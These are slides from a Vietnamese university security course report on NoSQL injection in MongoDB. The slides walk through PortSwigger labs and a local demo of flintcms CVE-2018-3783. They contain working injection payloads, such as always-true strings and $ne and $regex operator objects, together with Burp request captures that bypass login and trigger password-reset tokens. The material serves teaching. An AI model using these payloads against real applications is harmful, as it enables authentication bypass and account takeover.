



TRƯỜNG ĐẠI HỌC CÔNG NGHỆ THÔNG TIN -ĐHQG-HCM
KHOA MẠNG MÁY TÍNH VÀ TRUYỀN THÔNG

**BÁO CÁO GIỮA KỲ ĐỒ ÁN MÔN HỌC
BẢO MẬT WEB VÀ ỨNG DỤNG**

Nhóm 2

Tìm hiểu về NoSQL Injection

GVHD: ThS. Nguyễn Công Danh

Hồ Trung Kiên
Nguyễn Hải Phong
Nguyễn Chí Thành
Trần Nguyễn Tiến Thành

NỘI DUNG

01

Giới thiệu vấn đề

02

Kỹ thuật NoSQL Injection

03

Các kịch bản Demo

04

Kết luận

01

Giới thiệu vấn đề

Giới thiệu vấn đề

Mục tiêu

Tìm hiểu về NoSQL Injection cách thực hiện và phòng tránh

Vậy NoSQL là gì?

NoSQL (not only-SQL, non-SQL):

- Cơ sở dữ liệu cung cấp lưu trữ và truy xuất dữ liệu được **mô hình hóa** (vd: MongoDB)
- Khác với các **quan hệ bảng (table)** được sử dụng trong các cơ sở dữ liệu SQL (vd: MySQL).



Giới thiệu vấn đề

Ngữ cảnh

Một trang web sử dụng MongoDB để lưu trữ dữ liệu và có chứa lỗ hổng NoSQL Injection.

Môi trường thử nghiệm


- Các trang web được host tại local server.
- Kịch bản thử nghiệm (7 Kịch bản)
- Database : MongoDB (v3.4.10; v4.2.23)
- Công cụ sử dụng: VScode, BurpSuite, PayloadAllTheThing, SecLists

02

Kỹ thuật NoSQL Injection

NoSQL Injection

NoSQL injection là một lỗ hổng bảo mật khi kẻ tấn công có thể **can thiệp** vào các **truy vấn** mà một **ứng dụng** thực hiện đối với cơ sở dữ liệu NoSQL. Có 2 dạng chính: **Syntax Injection** và **Operation Injection**



Mô tả NoSQL Injection Attack (nguồn wallarm)

NoSQL Syntax Injection

Mục tiêu: thực hiện một cuộc tấn công NoSQL injection khiến ứng dụng hiển thị các sản phẩm chưa được phát hành.

The screenshot shows a web browser interface for a security lab. At the top, the URL bar displays 'Web Security Academy > NoSQL injection > Lab'. Below the header, the main content area has a dark blue background with white text. The title 'Lab: Detecting NoSQL injection' is centered at the top of this section. To the left of the title is a green button labeled 'APPRENTICE'. To the right is a red circular icon containing a white arrow pointing left. The main text in the center states: 'The product category filter for this lab is powered by a MongoDB NoSQL database. It is vulnerable to NoSQL injection.'. Below this text, another sentence reads: 'To solve the lab, perform a NoSQL injection attack that causes the application to display unreleased products.' At the bottom of the main content area is an orange button with a flask icon and the text 'ACCESS THE LAB'. Below this button are two dropdown menus with grey backgrounds and white text. The first menu is labeled 'Solution' and the second is labeled 'Community solutions'. Both dropdowns have a small downward arrow icon on their right sides. In the bottom right corner of the main content area, there is some very small, faint text that appears to say '3rd'.

Lab: Detecting NoSQL Injection (nguồn PortSwigger)

NoSQL Syntax Injection

Bước 1: Kiểm tra với dấu '

The screenshot shows a browser window for the 'Web Security Academy' lab titled 'Detecting NoSQL injection'. The URL in the address bar is `https://0ac9001b04ff2279808b125500640034.web-security-academy.net/filter?category='`. A red arrow points to the closing single quote character at the end of the URL. Below the address bar, there's a navigation bar with 'Back to lab home' and 'Back to lab description >'. On the right, there's a green 'LAB' button with 'Not solved' and a test tube icon.

Internal Server Error

Command failed with error 139 (JSInterpreterFailure): 'SyntaxError: unterminated string literal : functionExpressionParser@src/mongo/scripting/mozjs/mongohelpers.js:46:25 ' on server 127.0.0.1:27017. The full response is {"ok": 0.0, "errmsg": "SyntaxError: unterminated string literal : \nfunctionExpressionParser@src/mongo/scripting/mozjs/mongohelpers.js:46:25\\n", "code": 139, "codeName": "JSInterpreterFailure"}

Bước 2: Kiểm tra với chuỗi '||1||'

The screenshot shows a search results page with the query '||1||'. At the top, there's a search bar with 'Refine your search:' and categories: All, Clothing, shoes and accessories, Food & Drink, Gifts, Tech gifts. Below the search bar, there are four items displayed:

- A red, multi-panel umbrella.
- A black typewriter with a bouquet of red roses next to it.
- Three gold-colored darts with green and white patterns.
- Two brown eggs with cartoon faces and white feathers.

NoSQL Syntax Injection

Bước3: Kiểm tra với chuỗi '**' || 1==1%00**

The screenshot shows a browser window for the 'Web Security Academy' lab titled 'Detecting NoSQL injection'. The URL is https://0ac9001b04ff2279808b125500640034.web-security-academy.net/filter?category='||1=1%00'. A green button indicates the task is 'Solved'. A banner at the top says 'Congratulations, you solved the lab!'. Below the banner, there are links to 'Share your skills!' (Twitter, LinkedIn), 'Continue learning >', and a 'Home' link. The main content area features the text 'WE LIKE TO SHOP' with a hanger icon. Below this, the query ''|| 1==1' is displayed. A search bar labeled 'Refine your search:' with categories like 'All', 'Clothing, shoes and accessories', 'Food & Drink', 'Gifts', and 'Tech gifts' is shown. Four product thumbnails are visible: a red geometric backpack, a black typewriter with red roses, three darts, and two brown eggs with googly eyes.

Kiểm tra với chuỗi '**' || 1==1%00**

NoSQL Syntax Injection

Bước 4: Thực hiện với điều kiện luôn đúng '`'||'1'='1`

The screenshot shows a browser window for the 'Web Security Academy' lab titled 'Detecting NoSQL injection'. The URL is `https://0ac9001b04ff2279808b125500640034.web-security-academy.net/filter?category='||'1'='1'`. A green button indicates the task is 'Solved'. Below the header, a banner says 'Congratulations, you solved the lab!' with options to 'Share your skills!' and 'Continue learning >'. The main content area features the 'WE LIKE TO SHOP' logo. Below it, the query '`'||'1'='1`' is displayed with a '3rd' ranking. A search bar labeled 'Refine your search:' includes categories like 'All', 'Clothing, shoes and accessories', 'Food & Drink', 'Gifts', and 'Tech gifts'. Four product thumbnails are shown: a yellow bicycle with colorful streamers, a pink and yellow monster truck van, a green bucket labeled 'BUCKET OF DOOM', and a small red mouse.


Thực hiện với điều kiện luôn đúng '`'||'1'='1`

NoSQL Operation Injection

Các cơ sở dữ liệu NoSQL thường sử dụng các toán tử truy vấn, cung cấp các cách để chỉ định các điều kiện mà dữ liệu phải đáp ứng để được đưa vào kết quả truy vấn, với MongoDB:

- **\$where** - Khớp với các tài liệu thỏa mãn một biểu thức **JavaScript**.
- **\$ne** - Khớp với tất cả các giá trị **không bằng (not equal)** với một giá trị được chỉ định.
- **\$in** - Khớp với tất cả các giá trị được chỉ định **trong một mảng**.
- **\$regex** - Lựa chọn các tài liệu có giá trị khớp với một biểu thức **regex** được chỉ định.

(nguồn: PortSwigger)



NoSQL Operation Injection

Mục tiêu: đăng nhập vào ứng dụng với tư cách là người dùng quản trị viên (administrator)

The screenshot shows a web page titled "Lab: Exploiting NoSQL operator injection to bypass authentication". The page is part of the "NoSQL injection" section under "Web Security Academy". It is labeled as an "APPRENTICE" level lab, ranked 1st. A red circular icon with a white arrow is visible.

The challenge details state:

- The login functionality is powered by a MongoDB NoSQL database.
- The system is vulnerable to NoSQL injection using MongoDB operators.
- To solve the lab, log into the application as the `administrator` user.
- You can log in to your own account using the following credentials: `wiener:peter`.

A large orange button labeled "ACCESS THE LAB" with a flask icon is present. Below it are two dropdown sections: "Solution" and "Community solutions", each with a downward arrow icon.

Lab: Exploiting NoSQL operator injection to bypass authentication (nguồn PortSwigger)

NoSQL Operation Injection

Bước 1: Bắt gói tin đăng nhập của ứng dụng web bằng burpsuite (proxy)

The screenshot shows a web browser window and a Burp Suite proxy interface side-by-side.

Web Browser (Left):

- Title: Web Security Academy
- Subtitle: Exploiting NoSQL operator injection to bypass authentication
- Status: LAB Not solved
- Content: Login form with "Invalid username or password" message. Username: admin, Password: (redacted).
- Buttons: Log in

Burp Suite Proxy (Right):

- Toolbar: Dashboard, Target, **Proxy**, Intruder, Repeater, Collaborator, Sequencer, Decoder
- Sub-Toolbar: Intercept, HTTP history, WebSockets history, Proxy settings
- Request Details:
 - Method: POST /login HTTP/2
 - Host: 0a630043047e8a0f804a99ff002f00a3.web-security-academy.net
 - Cookie: session=ZfgeSX6vF3yyXKpbIVnU988Rgpt1d7R
 - User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:131.0) Gecko/20100101 Firefox/131.0
 - Accept: */*
 - Accept-Language: en-US,en;q=0.5
 - Accept-Encoding: gzip, deflate, br
 - Referer: https://0a630043047e8a0f804a99ff002f00a3.web-security-academy.net/login
 - Content-Type: application/json
 - Content-Length: 40
 - Origin: https://0a630043047e8a0f804a99ff002f00a3.web-security-academy.net
 - Dnt: 1
 - Sec-Fetch-Dest: empty
 - Sec-Fetch-Mode: cors
 - Sec-Fetch-Site: same-origin
 - Priority: u=0
 - Te: trailers
- Message Body (Pretty):

```
{
  "username": "admin",
  "password": "123456"
}
```

Bắt gói tin Đăng nhập của ứng dụng web

NoSQL Operation Injection

Bước 2: Chuyển qua Repeater và thay đổi username và password thành {"\$ne": ""} và gửi đi.

The screenshot shows the OWASP ZAP interface with the 'Repeater' tab selected. In the Request pane, a POST /login HTTP/2 request is shown with the following JSON payload:

```
1 POST /login HTTP/2
2 Host: 0a630043047e8a0f804a99ff002f00a3.web-security-academy.net
3 Cookie: session=cdzF660jMCCh7Wz9fi4JS6D9BM4KC0sI
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:131.0) Gecko/20100101 Firefox/131.0
5 Accept: */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0a630043047e8a0f804a99ff002f00a3.web-security-academy.net/login
9 Content-Type: application/json
10 Content-Length: 47
11 Origin: https://0a630043047e8a0f804a99ff002f00a3.web-security-academy.net
12 Dnt: 1
13 Sec-Fetch-Dest: empty
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Site: same-origin
16 Priority: u0
17 Te: trailers
18
19 {
  "username": {
    "$ne": ""
  },
  "password": {
    "$ne": ""
  }
20 }
```

In the Response pane, the page title is "Web Security Academy" with the subtitle "Exploiting NoSQL operator injection to bypass authentication". Below the page content, it says "Internal Server Error" and "Query returned unexpected number of records". A blue callout box highlights the JSON payload with the text: {"username": {"\$ne": ""}}, {"password": {"\$ne": ""}}.

Thay đổi trường username và password thành {"\$ne": ""} và kết quả

NoSQL Operation Injection

Bước 3: Thay đổi trường username thành `{"$regex": "admin.*"}`, và gửi đi

The screenshot shows the OWASP ZAP interface with the 'Repeater' tab selected. In the 'Request' section, a POST /login HTTP/2 request is shown with various headers and a JSON payload. The payload includes a 'username' field with the value `{"$regex": "admin.*"}`. In the 'Response' section, a 302 Found status code is returned with a Location header pointing to /my-account?id=adminxxyu4mu4 and a Set-Cookie header. A large blue callout box highlights the modified payload: `{"username":{"$regex": "admin.*"}, "password":{"$ne":""}}`.

Request

Pretty Raw Hex

```
1 POST /login HTTP/2
2 Host: 0a630043047e8a0f804a99ff002f00a3.web-security-academy.net
3 Cookie: session=cdf6601MCCh7Wz9fi4j56D9Bm4KC0s1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:131.0) Gecko/20100101 Firefox/131.0
5 Accept: */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0a630043047e8a0f804a99ff002f00a3.web-security-academy.net/login
9 Content-Type: application/json
10 Content-Length: 56
11 Origin: https://0a630043047e8a0f804a99ff002f00a3.web-security-academy.net
12 Dnt: 1
13 Sec-Fetch-Dest: empty
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Site: same-origin
16 Priority: u=0
17 Te: trailers
18
19 {
20   "username": {
21     "$regex": "admin*"
22   },
23   "password": {
24     "$ne": ""
25   }
26 }
```

Response

Pretty Raw Hex Render


```
1 HTTP/2 302 Found
2 Location: /my-account?id=adminxxyu4mu4
3 Set-Cookie: session=JXkhj3xYhAHwz7qKVuhu69yD5pdH2J9B; Secure; HttpOnly; SameSite=None
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 0
6
7
```

`{"username":{"$regex": "admin.*"},
"password":{"$ne":""}}`

Thay đổi trường username parameter `{"$regex": "admin.*"}`, và kết quả

NoSQL Operation Injection

Bước4: Copy Url và session nhận được và tải lại trang



Hình: Kết quả copy Url và session nhận được và tải lại trang

03

**Các kịch bản
demo**

Kịch bản 1:

Mô tả lỗ hổng:

Tên lỗ hổng: Blind NoSQL Injection dẫn đến lộ tài khoản mail và token reset mật khẩu của admin ở flintcms phiên bản 1.1.9 (CVE-2018-3783)


Mô tả tóm tắt:

Tại api **/admin/forgotpassword** và **/admin/verify** trong chức năng reset password không có cơ chế validate hoặc sanitize thông tin nhập vào của người dùng khiến kẻ tấn công có thể chèn các câu query vào để khai thác lỗ hổng

- Link tham khảo: Case study HackerOne
- Link video demo: Video


Kịch bản 1:

Mục tiêu: khai thác lỗ hổng NoSQL Injection ở chức năng forgot password để làm lộ email và từ email làm lộ token reset password của tài khoản admin.



Giao diện chức năng đặt lại mật khẩu bằng cách nhập vào email của quản trị viên.

Kịch bản 1:



A screenshot of a Mac OS X desktop showing a Visual Studio Code window. The title bar says "auth.js - flint_sourcecode - Visual Studio Code". The status bar at the bottom shows CPU, mem, net, swap, 0h 26m, EN, battery level 67%, and the date/time Sun 24 Nov, 08:36. The main code editor has a file named "auth.js" open. The code is a Node.js script for a "/forgotpassword" endpoint. A red box highlights the line "const user = await User.findOne({ email })". The code is as follows:

```
13 module.exports = () => {
14   router.post('/forgotpassword', async (req, res) => {
15     const { email } = req.body
16     const user = await User.findOne({ email })
17
18     if (!user) {
19       res.status(400).end('There is no user with that email.')
20       return
21     }
22
23     const token = await randtoken.generate(16)
24     const data = { token, password: undefined }
25
26     const updatedUser = await User.findByIdAndUpdate(user._id, data, { new: true }).exec()
27
28     if (!updatedUser) {
29       res.status(400).end('Error updating user')
30       return
31     }
32
33     const name = user.name.first || user.username
34
35     sendEmail(user.email, 'reset-password', { subject: 'Reset your password', token, name })
36     res.status(200).json({ success: true })
37   })
38 }
```

Đoạn mã định nghĩa api **/admin/forgotpassword** có lỗ hổng NoSQL Injection tại dòng 80.

Kịch bản 1:

The screenshot shows two panels in Postman: Request and Response.

Request:

```
POST /admin/forgotpassword HTTP/1.1
Host: localhost:4000
Content-Length: 25
sec-ch-ua: "Not/A)Brand";v="8", "Chromium";v="126"
Accept: application/json, text/plain, */*
Content-Type: application/json; charset=UTF-8
Accept-Language: en-US
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127
Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://localhost:4000
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:4000/admin/fp
Accept-Encoding: gzip, deflate, br
Cookie: connect.sid=s%3AFAAKTeEMCjloPDyqnVEMMrhLqRDKvDV5.jT182FTFkXPPhen0B3STJTKLY%2FU0lEsqZ0GB0ai0kvOpI; io=XFbHx5T5KeKg9A1jAAAd
Connection: keep-alive
{
  "email": {
    "$ne": null
  }
}
```

Response:

```
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 16
ETag: W/"10-oV4hJxRVSENxc/wX8+mA4/Pe4tA"
Vary: Accept-Encoding
Date: Thu, 24 Oct 2024 12:07:52 GMT
Connection: keep-alive
{
  "success": true
}
```

A red box highlights the JSON payload in the Request body, and another red box highlights the "success": true response. A red arrow points from the highlighted Request payload to the highlighted Response payload.

